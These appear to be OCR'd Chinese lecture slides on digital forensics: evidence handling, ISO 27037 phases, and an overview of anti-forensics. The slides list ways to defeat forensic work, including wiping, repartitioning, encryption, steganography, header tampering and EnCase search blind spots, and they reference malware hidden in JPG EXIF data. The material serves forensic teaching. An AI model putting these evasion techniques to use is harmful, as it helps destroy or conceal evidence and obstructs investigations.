



反鑑識技術與資料保護


Jimmy Hsu
winterthink@gmail.com

本章內容


- 數位鑑識概論
- 數位鑑識作業階段
- 反鑑識技術
- 資訊隱匿
- 資訊偽裝
- 揮發性資料鑑識



數位鑑識概論



資安事件回應




數位鑑識(Digital Forensic)定義

- 牛津辭典定義：「the application of forensic science technique to computer-base material.」；應用嚴謹的程序及科技的方法去處理數位資訊設備相關鑑識工作

- 在法令規範下，利用科學驗證的方式來調查數位證據
  - 針對數位證據的還原、擷取、分析的過程，還原事件原貌，以認定事實之數位資料，可作為法庭訟訴之依據

- 數位鑑識之目的
  - 辨視肇事原因與人員以區分責任
  - 為未來或事後法律行動保留證據
    - ✓ 民事案件，可與專業數位鑑識公司聯繫，或於企業內部制定一套嚴謹的鑑識流程可茲遵循
    - ✓ 刑事案件，可向執法機關通報處理

數位鑑識種類





數位鑑識國內外實際分析案例

國外案例　國內案例

數位證據之定義與特性

- ❖ 數位證據（Digital Evidence）
  - ◆ 數位證據扮演輔助性的角色，用來加強證明事實，數位證據不能作為唯一之絕對證據，仍須環境證據佐證其證據證明力
  - ◆ 數位媒體設備中，任何足以證明與案件相關之數位資料
    - ✓ 案件A（黃X芳的電腦）
    - ✓ 案件B（陳X慧的USB隨身碟）
    - ✓ 案件C（陳X希與維修人員的電腦）






數位鑑識證物處理概念

- ❖ 蒐集隨身碟、光碟、記憶體、硬碟等媒體，把所有可能與案情相關的數位資料蒐集起來
- ❖ 對這些資料進行檢驗，確認這些數位資料的正確性以及真實性，排除不適合的數位資料
- ❖ 再來對這些資料進行分析，資訊的分析可以透過一些專業的鑑識軟體和鑑識概念來進行
- ❖ 最後把分析出來的數位證據整理成報告，以作為法庭上呈堂的證物

哪些是數位證據？


實體設備

- 電腦/伺服器/筆記型電腦
- 儲存媒體(硬碟、隨身碟、記憶卡)
- 行動影音設備
- 網路設備




資料型式

- 各種格式檔案
- 系統Metadata
- 揮發性資料(記憶體)
- 未被分配磁區



證據資訊

- 上網行為
- 系統Log
- 被刪除資料
- 程式執行紀錄
- 通聯紀錄
- 電郵內容




P.11

猜對了嗎!!?


P.12

數位鑑識作業階段




數位鑑識國際標準


- 共通點：
  - 確保數位證據不受外力影響。
  - 鑑識人員需經過專業訓練。
  - 確保證據鏈紀錄完備。



ISO組織
ISO/IEC 27037



ACPO(英國警察協會)
數位證據處理準則



NIJ(美國司法部)
數位證據鑑識檢驗：
執法單位指導準則

數位鑑識國際標準程序 – ISO 27037

證據辨識
- 鑑別應收集資料範圍之瞭解
- 檢查可能暗藏證據之相關系統與設備

證據蒐集
- 證據封存及運送程序之瞭解

證據擷取
- 證據副本製作之瞭解
- 邏輯性檔案擷取之瞭解
- 蒐集可揮發性檔案方法之瞭解

證據保存
- 證據完整性機制之瞭解
- 儲存實體位置控管機制之瞭解

電腦、週邊設備及儲存媒體

網路(連網)設備

CCTV設備

數位鑑識作業階段

報告及法院呈現(Present)
1. 僅呈現與本案相關證據
2. 舉證之所在，敗訴之所在


鑑識分析(Analysis)
1. 分析攻擊或資安事件來源
2. 還原攻擊或案件原貌
3. 列出案件相關時間軸

證據封存及運送(Preserve)
1. 防止數位證物遭到破壞
2. 確保證據監管鏈不中斷

現場蒐證(Identify , Collect)
1. 辨識數位證物
2. 防止數位證據被污染
3. 需完整取得數位證據並執行驗證

現場蒐集揮發性及非揮發性資料種類

反鑑識技術




反鑑識定義

- 反鑑識：Attempts to negatively affect the existence, amount, and/or quality of evidence from a crime scene, or make the examination of evidence difficult or impossible to conduct. (Liu and Brown , 2006)「試圖負影響犯罪事件中數位證據之存在、數量及內容或使得鑑識人員難以進行甚或無法鑑識之方法」


- 反鑑識目的(A Smith , 2007)：
  - 避免數位證據被發現
  - 干擾資訊蒐集或擷取作業
  - 延長鑑識過程所耗費時間
  - 使鑑識分析結果容易被質疑

http://www.illustratorworld.com/artwork/1336/

可影響數位證據的因素



部份反鑑識技術之影響



攻擊電腦鑑識程序與工具 – 以EnCase為例

❖ EnCase關鍵字搜尋限制：

1. 無法搜尋compound file、encryption file或刻意隱藏字元
2. 無法搜尋特殊編碼字元
3. 無法搜尋不連續或殘缺字元
4. 無法搜尋text或transcript介面下無法顯示之字元
5. .....(新科技或新工具)

針對還原檔案的反鑑識方法


❖ 人為抹除：

1. Destroying：Wipe、刪除檔案(因OS而異)...
2. Partition：刪除、重新分割、合併、重組、低階格式化.....

❖ 資料隱匿：

1. Encryption：因各加密工具而異(如勒索軟體)
2. Steganography：copy /b ....
3. Signature：修改header或extension...

AF and Anti-AF



非技術層面之反鑑識因素


數位鑑識概念不足，擅自操作環境造成證據滅失

缺乏數位鑑識能量，等待外援錯失黃金蒐證期間

缺少嚴謹數位鑑識工具，自行蒐證有被質疑風險

事件發生時，無法整合執行資安應變與鑑識蒐證

資訊隱匿



資訊隱匿

- 當年加州州長阿諾史瓦辛格回覆加州議會的信函，解釋為何他在某議員於演講中羞辱他之後否決了議會的一項決議。
- 其實這是一篇藏頭文，只要將正文的每一行第一個字圈出來就會看到隱藏的訊息：

To the Members of the California State Assembly:

I am returning Assembly Bill 1176 without my signature.

For some time now I have lamented the fact that major issues are overlooked while many unnecessary bills come to me for consideration. Water reform, prison reform, and health care are major issues my Administration has brought to the table, but the Legislature just kicks the can down the alley.


Yet another legislative year has come and gone without the major reforms Californians overwhelmingly deserve. In light of this, and after careful consideration, I believe it is unnecessary to sign this measure at this time.

Sincerely,

Arnold Schwarzenegger

資訊隱藏種類

- 密碼型式：藏頭、平移、計算(salt)....等等
- 隱藏或限制存取：透過軟體加密特定資料夾或磁碟，使其成為一特殊檔案或未分配空間之磁區
- 夾檔：將檔案加入正常的檔案之後
- 藉由檔案特徵值之特性，變造檔案屬性



夾檔 – 將惡意程式隱藏於JPG中

SUCURI Blog　SUCURI　ENGLISH　ESPAÑOL　PORTUGU

Malware Hidden Inside JPG EXIF Headers

By Daniel Cid on July 16, 2013 · 75 Comments

